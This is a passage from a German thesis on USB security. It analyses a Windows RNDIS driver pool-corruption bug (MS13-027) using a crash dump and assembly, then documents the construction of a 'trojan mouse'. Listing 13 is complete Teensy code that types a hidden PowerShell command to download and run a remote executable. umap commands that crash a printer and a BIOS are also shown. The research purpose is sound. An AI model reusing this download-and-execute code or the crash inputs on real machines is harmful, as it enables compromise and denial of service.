verifier to a suspect driver.
Arguments:
Arg1: 00000020, a pool block header size is corrupt.
Arg2: 864e0398, The pool entry we were looking for within the page.
Arg3: 864e03e0, The next pool entry.
Arg4: 0809000a, (reserved)

Debugging Details:
------------------

...

PNP_TRIAGE:
  Lock address  : 0x82b7df60
  Thread Count  : 1
  Thread address: 0x85319a70
  Thread wait   : 0xd0ce

LAST_CONTROL_TRANSFER:  from 82b38a76 to 82b371b6

STACK_TEXT:
8e11b3b0 82b38a76 864e03a0 00000000 8e11b3e0 nt!ExFreePoolWithTag+0x1b1
8e11b3c0 b12831df 864e03a0 857c90e0 857e8a50 nt!ExFreePool+0xf
8e11b3e0 b1283368 c000009c 857e8a50 00000000 usb80236!SelectConfiguration+0x1a7
8e11b3f8 b1283a69 857e8a50 857c90e0 00000000 usb80236!InitUSB+0x32
8e11b40c b128c348 857eb130 857eb160 857eb000 usb80236!RndisInitializeHandler+0
    x2d
8e11b628 8c2b3368 857c90e0 87f751a0 8e11b680 RNDISMP6!RndismpInitialize+0x29c
8e11b8f4 8c2b2aea 857e1280 857c90e0 8555def0 ndis!ndisMInitializeAdapter+0x76b
8e11b92c 8c2b2963 857e1280 857c9028 86a06c40 ndis!ndisInitializeAdapter+0x10a
8e11b954 8c2af247 857c9028 85700468 8570048c ndis!ndisPnPStartDevice+0x130
8e11b998 82a544bc 857c9028 85700320 8e11ba20 ndis!ndisPnPDispatch+0x62f
```

```
8e11b9b0 82bc0d60 00000000 857e8030 856f44e8 nt!IofCallDriver+0x63
8e11b9cc 82a2c475 8e11b9fc 82a2bb64 856f44e8 nt!PnpAsynchronousCall+0x92
8e11ba30 82bc6bdc 82a2bb64 856f44e8 857e1498 nt!PnpStartDevice+0xe1
8e11ba8c 82bc6aa5 856f44e8 00000023 00000000 nt!PnpStartDeviceNode+0x12c
8e11baa8 82bbf8a1 00000000 00000000 853c0610 nt!PipProcessStartPhase1+0x62
8e11bca4 82bb961a 86615cd0 853c0610 8e11bcd0 nt!PipProcessDevNodeTree+0x188
8e11bcd8 82a2bf7c 82b7be80 85319a70 82b525bc nt!PiProcessReenumeration+0x74
8e11bd00 82a85f2b 00000000 00000000 85319a70 nt!PnpDeviceActionWorker+0x224
8e11bd50 82c2666d 00000001 a143f799 00000000 nt!ExpWorkerThread+0x10d
8e11bd90 82ad80d9 82a85e1e 00000001 00000000 nt!PspSystemThreadStartup+0x9e
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x19

...
```

Folgende Informationen können aus der Analyse des Crash-Dumps gewonnen werden.

Bad Pool Header

Der Pool Header ist eine Datenstruktur (siehe Listing 11), welche Informationen für die Algorithmen der Speicherverwaltung enthält. Die Meldung `BAD_POOL_HEADER` (Zeile 10) weist darauf hin, dass ein oder mehrere Wert im Header korrumpiert wurden.

Argumente

Argument 1 (Zeile 17) gibt genauere Auskunft darüber, was schief gelaufen ist: Die Größe des gesuchten Pool Headers ist fehlerhaft.

Stacktrace

Im Stacktrace (ab Zeile 35) ist zu beobachten, dass der Fehler (*Bug Check*) nicht direkt in der `SelectConfiguration(...)`-Funktion des RNDIS-Treibers ausgelöst wird, sondern beim Freigeben eines Speicherbereichs.

Listing 11: `POOL_HEADER`-Datenstruktur (x86 Windows). [Man11]

```
typedef struct _POOL_HEADER
{
                union {
                    struct {
/*0x000*/                 UINT16 PreviousSize : 9;
/*0x000*/                 UINT16 PoolIndex : 7;
/*0x002*/                 UINT16 BlockSize : 9;
/*0x002*/                 UINT16 PoolType : 7;
                    };
/*0x000*/           ULONG32 Ulong1;
                };
                union {
/*0x004*/           ULONG32 PoolTag;
                    struct {
/*0x004*/               UINT16 AllocatorBackTraceIndex;
/*0x006*/               UINT16 PoolTagHash;
                    };
                };
} POOL_HEADER, *PPOOL_HEADER;
```

4.4.4 Analyse des Systems zur Laufzeit

Um wirklich detailliert nachvollziehen zu können was während der Ausführung des Treibers passiert, muss dieser zur Laufzeit untersucht (debuggt) werden. Bedingt dadurch, dass die `SelectConfiguration(...)`-Funktion im Kernel-Modus (auch Kernel Space, Ring 0) ausgeführt wird, kann das Debugging nicht wie sonst üblich lokal durchgeführt werden. Mit Hilfe eines weiteren Computers bietet Windows jedoch die Möglichkeit, auch Programme wie den RNDIS-Treiber schrittweise Auszuführen (siehe Abschnitt 3.3.3).

Duch das schrittweise Ausführen der `SelectConfiguration(...)`-Funktion konnte die Problemstelle genau identifiziert und nachvollzogen werden.

Listing 12: Assembler-Quelltextauszug der Problemstelle von MS13-027.

```
1  ...
2
3  push    0                       ; AlternateSetting
4  push    dword ptr [ebp-4]       ; InterfaceNumber (Loop counter)
5  push    edi                     ; ConfigurationDescriptor
6  call    dword ptr [usb80236!_imp__USBD_ParseConfigurationDescriptor (9b7a702c)]
7  test    eax, eax                ; Found matching interface?
8  je      usb80236!SelectConfiguration+0xa9 (9b7a50e1) ; NO: Jump to line 13
9  mov     al, byte ptr [eax+5]    ; bInterfaceClass
10 mov     ecx, dword ptr [ebp+8]  ; USBD_INTERFACE_INFORMATION (UII)
11 mov     byte ptr [ecx+4], al    ; UII.Class = bInterfaceClass
12 jmp     usb80236!SelectConfiguration+0xb0 (9b7a50e8) ; Jump to line 15
13 mov     eax, dword ptr [ebp+8]  ; UII
14 mov     byte ptr [eax+4], 0     ; UII.Class = 0
15 mov     eax, dword ptr [ebp+8]  ; UII
16 movzx   eax, word ptr [eax]     ; UII.Length
17 add     dword ptr [ebp+8], eax  ; UUI = UII + UII.Length
18 movzx   eax, byte ptr [edi+4]   ; bNumInterfaces
19 inc     dword ptr [ebp-4]       ; Increment InterfaceNumber (Loop counter)
20 cmp     dword ptr [ebp-4], eax  ; InterfaceNumber (counter) < bNumInterfaces?
21 jb      usb80236!SelectConfiguration+0x8e (9b7a50c6) ; YES: Jump to line 3
22
23 ...
```

Zeile 3 `AlternateSetting`-Parameter für den Funktionsaufruf in Zeile 6 (dient als Suchkriterium).

Zeile 4 `InterfaceNumber`-Parameter für den Funktionsaufruf in Zeile 6. Der Wert repräsentiert den Schleifenzähler, welcher bei jedem Durchlauf um eins erhöht wird. Für den Funktionsaufruf dient er als Suchkriterium.

Zeile 5 `ConfigurationDescriptor`-Parameter für den Funktionsaufruf in Zeile 6. Er enthält den Configuration Descriptor (inkl. zugehöriger Interface Descriptors und Endpoint Descriptors), welcher den Kriterien (Zeile 3, 4) nach durchsucht werden soll.

Zeile 6 Aufruf der Funktion `USBD_ParseConfigurationDescriptor(AlternateSetting, InterfaceNumber, ConfigurationDescriptor)`. Das Unterprogramm

durchsucht den Configuration Descriptor (Parameter 3) nach einem Interface das den Suchkriterien (Parameter 1, 2) entspricht. Bei Erfolg wird ein Pointer auf das Interface zurückgegeben (in eax abgelegt), bei Misserfolg „0“.

Zeile 7, 8 Überprüfung ob `USBD_ParseConfigurationDescriptor(...)` (Zeile 6) ein Interface gefunden hat. Wenn dies der Fall ist, wird die Ausführung in Zeile 9 fortgesetzt. Andernfalls wird nach Zeile 13 gesprungen.

Zeile 9 `bInterfaceClass` des gefundenen Interfaces in `al`-Register laden.

Zeile 10 Pointer auf `USBD_INTERFACE_INFORMATION`-Struktur in `ecx`-Register laden. Die Strukturen sind als Array angeordnet und Teil des URBs, welcher vor Beginn des Quelltextauszuges allokiert wurde.

Zeile 11 Zuweisung des Klassencodes (`bInterfaceClass`) vom gefundenen Interface (Zeile 6, 9) an das Interface im URB (Zeile 10).

Zeile 12 Unbedingter Sprung nach Zeile 15.

Zeile 13 Pointer auf `USBD_INTERFACE_INFORMATION`-Struktur in `eax`-Register laden.

Zeile 14 Zuweisung des Klassencodes „0“ an das Interface im URB (Zeile 13).

Zeile 15 Pointer auf `USBD_INTERFACE_INFORMATION`-Struktur in `eax`-Register laden.

Zeile 16 Länge der `USBD_INTERFACE_INFORMATION`-Struktur in das `eax`-Register laden.

Zeile 17 Pointer der aktuellen `USBD_INTERFACE_INFORMATION`-Struktur um die Länge dieser verschieben. D.h. der Pointer zeigt nach der Operation auf die im Array nachfolgende Struktur.

Zeile 18 `bNumInterfaces`-Wert in `eax`-Register laden.

Zeile 19 Schleifenzähler (`InterfaceNumber`) um eins erhöhen.

Zeile 20, 21 Überprüfen, ob der Schleifenzähler (Zeile 19) kleiner als der Wert von `bNumInterfaces` (Zeile 18) ist. Wenn das der Fall ist, wird zu Zeile 3 gesprungen. Andernfalls wird die Schleife verlassen.

Um das in Listing 12 dargestellte Problem zu verstehen, muss zunächst deutlich werden, wie der URB und das darin enthaltene Array von Interfaces (`USBD_INTERFACE_INFORMATION`-Strukturen) aufgebaut ist.

(Die Schleifennummern beziehen sich auf die Untersuchungsergebnisse des Abschnitts 4.4.1.)

- Ist `bNumInterfaces` = 3, tatsächlich aber nur zwei Interfaces vorhanden (Interface 0 und Interface 1) dann bricht die erste Schleife ab, nach dem sie kein Interface mit dem Index 2 finden konnte. Das in der Schleife erstellte Array von Interfaces (`USBD_INTERFACE_LIST_ENTRY`) enthält demnach die beiden existierenden Interfaces.
- Der URB wird auf Basis des Interface-Arrays erstellt. Unter anderem wird aus diesem Grund dabei der Speicherplatz für zwei Interfaces (`USBD_INTERFACE_INFORMATION`) allokiert, welcher vom URB aus erreichbar ist.
- Das Ergebnis ist demnach ein URB, welcher nur Platz für zwei Interfaces hat, obwohl `bNumInterfaces` = 3 ist.

Unter dieser Annahme wird am Ende des zweiten Durchlaufs von Schleife 2 der Pointer auf die dritte `USBD_INTERFACE_INFORMATION`-Struktur des URBs verschoben, welche jedoch **nicht existiert**. In Wirklichkeit zeigt der Pointer nach der Operation auf einen `POOL_HEADER`. Im dritten Schleifenurchlauf wird, wie auch schon in Schleife 1, das Interface mit dem Index „2“ nicht gefunden. Die Folge ist ein Sprung von Zeile 8 nach Zeile 13. Dort wird der nicht existenten dritten `USBD_INTERFACE_INFORMATION`-Struktur der Klassencode „0“ zugewiesen, was dazu führt, dass ein Byte des `POOL_HEADER`s auf Null gesetzt wird. Da die `SelectConfiguration(...)`-Funktion im späteren Verlauf den betroffenen Speicherplatz wieder freigibt, wirft die dafür verantwortliche `ExFreePoolWithTag(...)`-Funktion einen Fehler beim Verarbeiten des korrumpierten `POOL_HEADER`s (siehe Listing 10, Absturzbericht).

4.4.5 Probleme bei der Exploit-Entwicklung

Diese Schwachstelle kann nicht wie andere klassische Sicherheitslücken (z.B. Buffer Overflows) ausgenutzt werden. Die Tatsache, dass lediglich ein Byte des `POOL_HEADER`s auf „0“ gesetzt werden kann, schränkt die Angriffsszenarien deutlich ein. Welches Byte des Headers (siehe Listing 11) überschrieben wird, kann zwar durch die Anzahl der Endpoints beeinflusst werden, aber dennoch ergibt sich daraus kein triviales Angriffsschema.

Grob haben alle Angriffsmöglichkeiten für eine solche Schwachstelle eine gemeinsame Voraussetzung: Der Angreifer kann Programme auf dem Zielcomputer *mit eingeschränkten Rechten* ausführen. Dafür reicht beispielsweise das Windows Gast-Benutzerkonto aus. Für eine Rechteausweitung (*Privilege Escalation*) hinterlegt die vom Angreifer entwickelte Software Schadcode im Speicher, welcher über die Schwachstelle ausgelöst angesprungen wird. Da der fehlerhafte Code (hier konkret der RNDIS-Treiber) im Kernel-Modus arbeitet, wird auch der angesprungene Schadcode des Angreifers mit den höchsten Rechten ausgeführt. [Man11]

Bedingt durch die Art der Schwachstelle und die damit verbundene Komplexität konnte im zeitlichen Rahmen dieser Arbeit kein Exploit entwickelt werden.

4.5 Teensy-Board als USB-Tastatur

Ein seit vielen Jahren beliebter Angriffsvektor ist die Praxis, dem Opfer ein präpariertes USB-Gerät (z.B USB-Stick, Maus, etc.) zur Verfügung zu stellen, welches sich dann als Tastatur ausgibt und Eingaben tätigt. In dem Glauben beispielsweise einen „harmlosen“ Massenspeicher einzustecken, wird der Computer des Opfers durch Tastendrücke übernommen.

Um den Angriff praktisch nachvollziehen zu können wurde eine einfache USB-Maus dahingehen manipuliert, dass sie nach 15 Sekunden durch Tastatureingaben eine EXE-Datei (*Executable*) aus dem Internet herunterlädt und ausführt. Durch seine geringe Größe passt das Teensy-Board ohne Probleme in den verbleibenden Platz eines USB-Mausgehäuses und eignet sich daher als versteckte virtuelle Tastatur. Um die eigentliche Funktion der Maus nicht zu beeinträchtigen wurde zusätzlich ein USB-Hub im Gehäuse untergebracht. Die Verdrahtung wird in Abbildung 18 dargestellt.



Abbildung 18: Interner Aufbau der trojanischen Maus.

Die folgenden drei Abbildungen (19, 20 und 21) zeigen Ausschnitte des Baus der „trojanischen Maus“.



Abbildung 19: Bauteile der trojanischen Maus. Links: USB-Maus mit ausreichend Platz im Gehäuse. Mitte: Teensy-Board (Version 3.0) zur Emulation einer Tastatur. Rechts: Kleiner USB-Hub mit entferntem Gehäuse.



Abbildung 20: Fertig verdrahtete Bauteile der trojanischen Maus. Drei der vier USB-Hub-Buchsen wurden entfernt um Platz zu sparen. Außerdem wurden die Bauteile mit Klebeband voneinander isoliert.



Abbildung 21: Anordnung der Bauteile innerhalb der trojanischen Maus. Es verbleibt immer noch ausreichend Platz, um in die Buchse des Hubs z.B. einen kleinen USB-Speicherstick oder Ähnliches einzustecken.

Da das Teensy-Board von Haus aus Tastaturen emulieren kann, ist die Programmierung denkbar einfach. Listing 13 zeigt den vollständigen Quelltext, um durch Tastendrücke über die Windows Powershell[10] eine Datei herunterzuladen und auszuführen.

[10] Informationen zur Powershell auf Wikipedia: https://de.wikipedia.org/wiki/Windows_PowerShell

Listing 13: Quellcode für das Teensy-Boards zum Herunterladen und Ausführen einer Datei.

```
1  char *cmd = "powershell -WindowStyle Hidden -Command "
2      // Create a webclient object.
3      "$c=New-Object System.Net.WebClient;"
4      // URL of the payload.
5      "$u='http://tests.icaria.de/payload.exe';"
6      // Destination path of the payload.
7      "$f='%HOMEPATH%\\ms32syss.exe';"
8      // Download the payload.
9      "$c.DownloadFile($u,$f);"
10     // If download was successfull then exectue the payload.
11     "if ($?){& $file}";
12
13
14 void setup() {
15     delay(15000);       // Load-driver delay
16     run(cmd);
17  }
18
19 void loop() {
20   // Do nothing.
21 }
22
23 // Use the windows run-dialog (Windows+R) to execute a command.
24 void run(char *command) {
25   Keyboard.set_modifier(MODIFIERKEY_GUI);
26   Keyboard.set_key1(KEY_R);
27   Keyboard.send_now();
28   Keyboard.set_modifier(0);
29   Keyboard.set_key1(0);
30   Keyboard.send_now();
31   delay(500);
32   Keyboard.println(command);
33 }
```

Die `setup()`-Funktion (Zeile 14) wird von dem Teensy-Board einmalig nach dem Einstecken an einen Host ausgeführt. Um Windows Zeit zu geben, die virtuelle Tastatur zu Enumerieren und einen Treiber zu laden, wartet das Programm in Zeile 15 zunächst 15 Sekunden. Anschließend wird die `run(...)`-Funktion (Zeile 24) aufgerufen. Diese öffnet durch die Tastenkombination „Windows + R“ den „Ausführen“-Dialog von Windows. Mit einer Verzögerung von 0,5 Sekunden (Zeile 31), wird in die Befehlszeile des Dialogs der `command`-Parameter eingegeben und mit der Enter-Taste zur Ausführung gebracht (Zeile 32). Im konkreten Fall ist der Inhalt des Funktionsparameters die Zeichenkette aus Zeile 1. Der Befehl lädt mittels einer versteckten Powershell die in `$u` hinterlegte Datei runter und speichert diese nach `$f`. Wenn das Herunterladen erfolgreich war, wird anschließend die Datei ausgeführt.

4.6 Weitere Funde

Im Verlauf der Arbeit wurden weitere Fehler in USB-Host-Implementierungen gefunden. Durch den zeitlichen Rahmen beschränkt, konnte die genaue Ursache der Fehlverhalten nicht analysiert werden.

Die nachfolgenden Abschnitte stellen die gefundenen Probleme kurz vor. Das Ziel dabei ist, zu verdeutlichen, dass das allgemeine Sicherheitsbewusstsein bezüglich USB noch deutlich gestärkt werden muss.

Drucker Der in Listing 14 dargestellte umap-Testfall bringt den Drucker „HP Officejet 7310 All-in-One“ zum Abstürzen. Da der Drucker nur mit USB-Geräten der Image-Klasse kommunizieren möchte, wird über den vorderen Teil des `s`-Parameters (`06:01:01`) der Facedancer entsprechend konfiguriert. Der zweiter Teil (`E:16`) sagt aus, dass der 16te Testfall der Enumeration durchgeführt werden soll. Für diesen Test setzt der Facedancer das `bLength`-Feld des Configuration Descriptors auf 10 Byte. Die dadurch „einfrierende“ Firmware des Druckers kann nur durch das Entfernen der Stromversorgung zum Neustart gezwungen werden.

Listing 14: Denial-of-Service-Angriff auf HP Drucker durch umap-Testfall.

```
1 ikarus@icaria ~/tools/umap % ./umap.py -P /dev/ttyUSB0 -s 06:01:01:E:16
2
3 ...
4
5 2014/08/15 11:23:33 Enumeration phase: 0016 - Configuration_bLength_higher
```

BIOS Das BIOS eines „Dell Vostro 1500“ in der Version A6 veranlasst einen Neustart des Laptops für den 22ten umap-Testfall (siehe Listing 15) der Enumeration. Der 23te Testfall (siehe Listing 16) lässt das BIOS einfrieren. In beiden Fällen emuliert das Facedancer-Board eine USB-Tastatur mit manipulierten Werten für das `wTotalLength`-Feld des Configuration Descriptors.

Das selbe Verhalten konnte bei einem „Dell Latitude E6500“-Laptop festgestellt werden.

Listing 15: umap-Testfall, welcher das BIOS zum Neustart des Laptops bringt.

```
ikarus@icaria ~/tools/umap % ./umap.py -P /dev/ttyUSB0 -s 03:00:00:E:22

...

2014/08/15 11:39:56 Enumeration phase: 0022 - Configuration_wTotalLength_higher
```

Listing 16: umap-Testfall, welcher das BIOS zum Einfrieren bringt.

```
ikarus@icaria ~/tools/umap % ./umap.py -P /dev/ttyUSB0 -s 03:00:00:E:23

...

2014/08/15 11:35:39 Enumeration phase: 0023 - Configuration_wTotalLength_max
```

Play Station 3 Auch Sonys Play Station 3 kann durch die Verwendung von umap einfrieren. Leider ist das Verhalten sehr instabil, weswegen nicht herausgefunden werden konnte, welcher Testfall oder welche Testfallkombination der HID-Klasse dafür verantwortlich ist. Bei Versuchen wurde außerdem festgestellt, dass der Fehler leichter zu provozieren ist, wenn parallel zu umap im Menü der Play Station Eingaben getätigt werden.

XSS im Webinterface von Routern Viele der modernen Router für den Consumer-Bereich besitzen die Möglichkeit, über USB Drucker, Massenspeichermedien oder Ähnliches anzuschließen. Typischerweise zeigen diese Router in der webbasierten Konfigurationsoberfläche Informationen (z.B: Name, Hersteller, Modell, etc.) zu den eingesteckten USB-Geräten an. Mit dem Facedancer können ohne großen Aufwand die Zeichenketten beliebig angepasst werden. Ein Angreifer könnte dies dazu ausnutzen, um z.B. über eine manipulierte Herstellerbezeichnung JavaScript-Code in die Weboberfläche des Routers einzuschleusen (Cross-Site Scripting, XSS).

Einige Tests zeigten, dass der im Zusammenhang mit dieser Arbeit zur Verfügung stehende „FRITZ!Box 7490“-Router für solche Angriffe nicht anfällig ist.

USB-Plugin für VirtualBox Die Virtualisierungssoftware „VirtualBox“ kann mit dem Paket „VirtualBox Extension Pack“ dahingehend erweitert werden, dass ein einfaches Durchreichen von USB-Geräten an das Gastbetriebssystem möglich wird.

Durch manuelle Testversuche stellte sich heraus, dass VirtualBox und damit auch das betroffene Gastsystem abstürzt, wenn ein manipuliertes Gerät durchgereicht wird. Der Fehler liegt dabei nicht beim Gastsystem, sondern im USB-Durchreichungsmechanismus. Möglicherweise stellt der Fehler ein Sicherheitsproblem dar, aus dem Grund, dass Teile der Virtualisierungssoftware – besonders die „hardwarenahen“ – mit maximalen Rechten ausgeführt werden. Da zur Zeit noch nicht sicher geklärt ist, ob das Problem sicherheitstechnisch relevante Konsequenzen hat, werden in dieser Arbeit keine weiteren Details veröffentlicht.

Linux Absturz Während der Entwicklung eines Geräts für das Ausnutzen der Schwachstelle CVE-2011-0712 (siehe Abschnitt 4.3.2) wurde zufällig ein Problem im Linux-Kernel entdeckt. Mit einem speziell programmierten Teensy-Board kann ein Kernel Oops-Fehler ausgelöst werden, auf den direkt der komplette Absturz des Betriebssystems folgt. Tests ergaben, dass das Problem Distributionsübergreifend ist und möglicherweise alle modernen Kernel-Versionen betrifft.

Da zur Zeit noch nicht geklärt ist, ob das Problem aus sicherheitskritischer Perspektive relevant ist, werden in dieser Arbeit keine weiteren Details veröffentlicht.

5 Fazit

USB hat inzwischen eine riesige Verbreitung gefunden. Mit Ausnahme von Bildschirmen, Audio- und klassischer Netzwerk-Hardware wird heutzutage nahezu jedes Gerät über USB mit dem Host verbunden. Trotz der großen Verbreitung ist das Sicherheitsbewusstsein rund um die Schnittstelle mangelhaft – sowohl auf Nutzer- als auch auf Entwicklerseite.

Die geringfügige Wahrnehmung der USB-Sicherheitsproblematik ist zum Großteil sicherlich historisch bedingt. Für andere Netzwerktechnologien wie z.B. TCP/IP wurde über viele Jahre hinweg Aufklärungsarbeit geleistet, welche der verhältnismäßig jungen USB-Schnittstelle noch fehlt. Beispielsweise sind sich viele Menschen im Klaren darüber, dass das Verbinden mit einem offenen WLAN gewisse Risiken birgt. Ein gefundener USB-Stick hingegen wird ohne Bedenken in den eigenen Rechner gesteckt.

Das zweite große Problem sind die häufig unreifen USB-Host-Implementierungen. Dies betrifft nicht nur die gängigen Betriebssysteme wie Windows, Mac OS und Linux, sondern im Besonderen auch die Vielzahl an Embedded Devices, welche häufig ihre eigenen USB-Stacks mitbringen. Dazu kommt, dass nicht nur Programmierfehler im Stack gemacht werden können, sondern auch in jedem einzelnen Gerätetreiber. Dass es sich dabei nicht nur um ein theoretisches Problem handelt, zeigte z.B. auch Andy Davis, welcher in einer Untersuchung mit dem Facedancer 50 Fehler in USB-Host-Implementierungen finden konnte. [Dav13a].

Um USB sicherer zu gestalten ist noch viel Arbeit nötig. Offensichtlich ist, dass mehr Aufwand betrieben werden muss, um qualitativ hochwertige USB-Host-Implementierungen zu entwickeln. Die Aufgabe einen USB-Stack zu programmieren ist komplex und sollte auch so wahrgenommen werden. Zusätzlich bedarf es einer besseren Qualitätskontrolle bei der Entwicklung von Gerätetreibern.

Im letzten Schritt muss sich das Bild von USB beim Anwender ändern. Aktuell betreibt der Sicherheitsforscher Karsten Nohl (et al.) besonders viel Öffentlichkeitsarbeit, um auf den Missstand bezüglich der Sicherheit von USB hinzuweisen. Dazu hält er nicht nur Vorträge vor technisch versiertem Publikum, sondern gibt auch Interviews für Zeitungen oder tritt im Fernsehen auf. [Noh14] [Beu14] [Onn14] Ziel ist, die Allgemeinheit für dem Umgang mit unbekannter Hardware – vor allem USB-Hardware – zu sensibilisieren.

Quellen

[Axe07] Axelson, Jan. *USB 2.0 - Handbuch für Entwickler ; [Datenbertragung und Transfertypen, USB On-The-Go ; Entwicklung, Design und Programmierung von USB-Geräten ; Visual-Basic- und Visual-C++-Anwendungen]*. 3. überarbeitete Auflage. München: Hüthig Jehle Rehm, 2007. ISBN: 978-3826616907.

[Axe09] Axelson, Jan. *USB Complete: The Developer's Guide*. English. 4. Auflage. Lakeview Res, Juni 2009. ISBN: 978-1931448086.

[Beu14] Beuth, Patrick auf zeit.de. *Jedes USB-Gerät kann zur Waffe werden*. Abgerufen am 16.08.2014. Juli 2014. URL: http://www.zeit.de/digital/datenschutz/2014-07/usb-controller-chip-angriff-srlabs.

[Dav13a] Davis, Andy. *Lessons learned from 50 bugs: Common USB driver vulnerabilities*. Techn. Ber. NCC Group, Jan. 2013. URL: https://www.nccgroup.com/media/190706/usb_driver_vulnerabilities_whitepaper_january_2013.pdf.

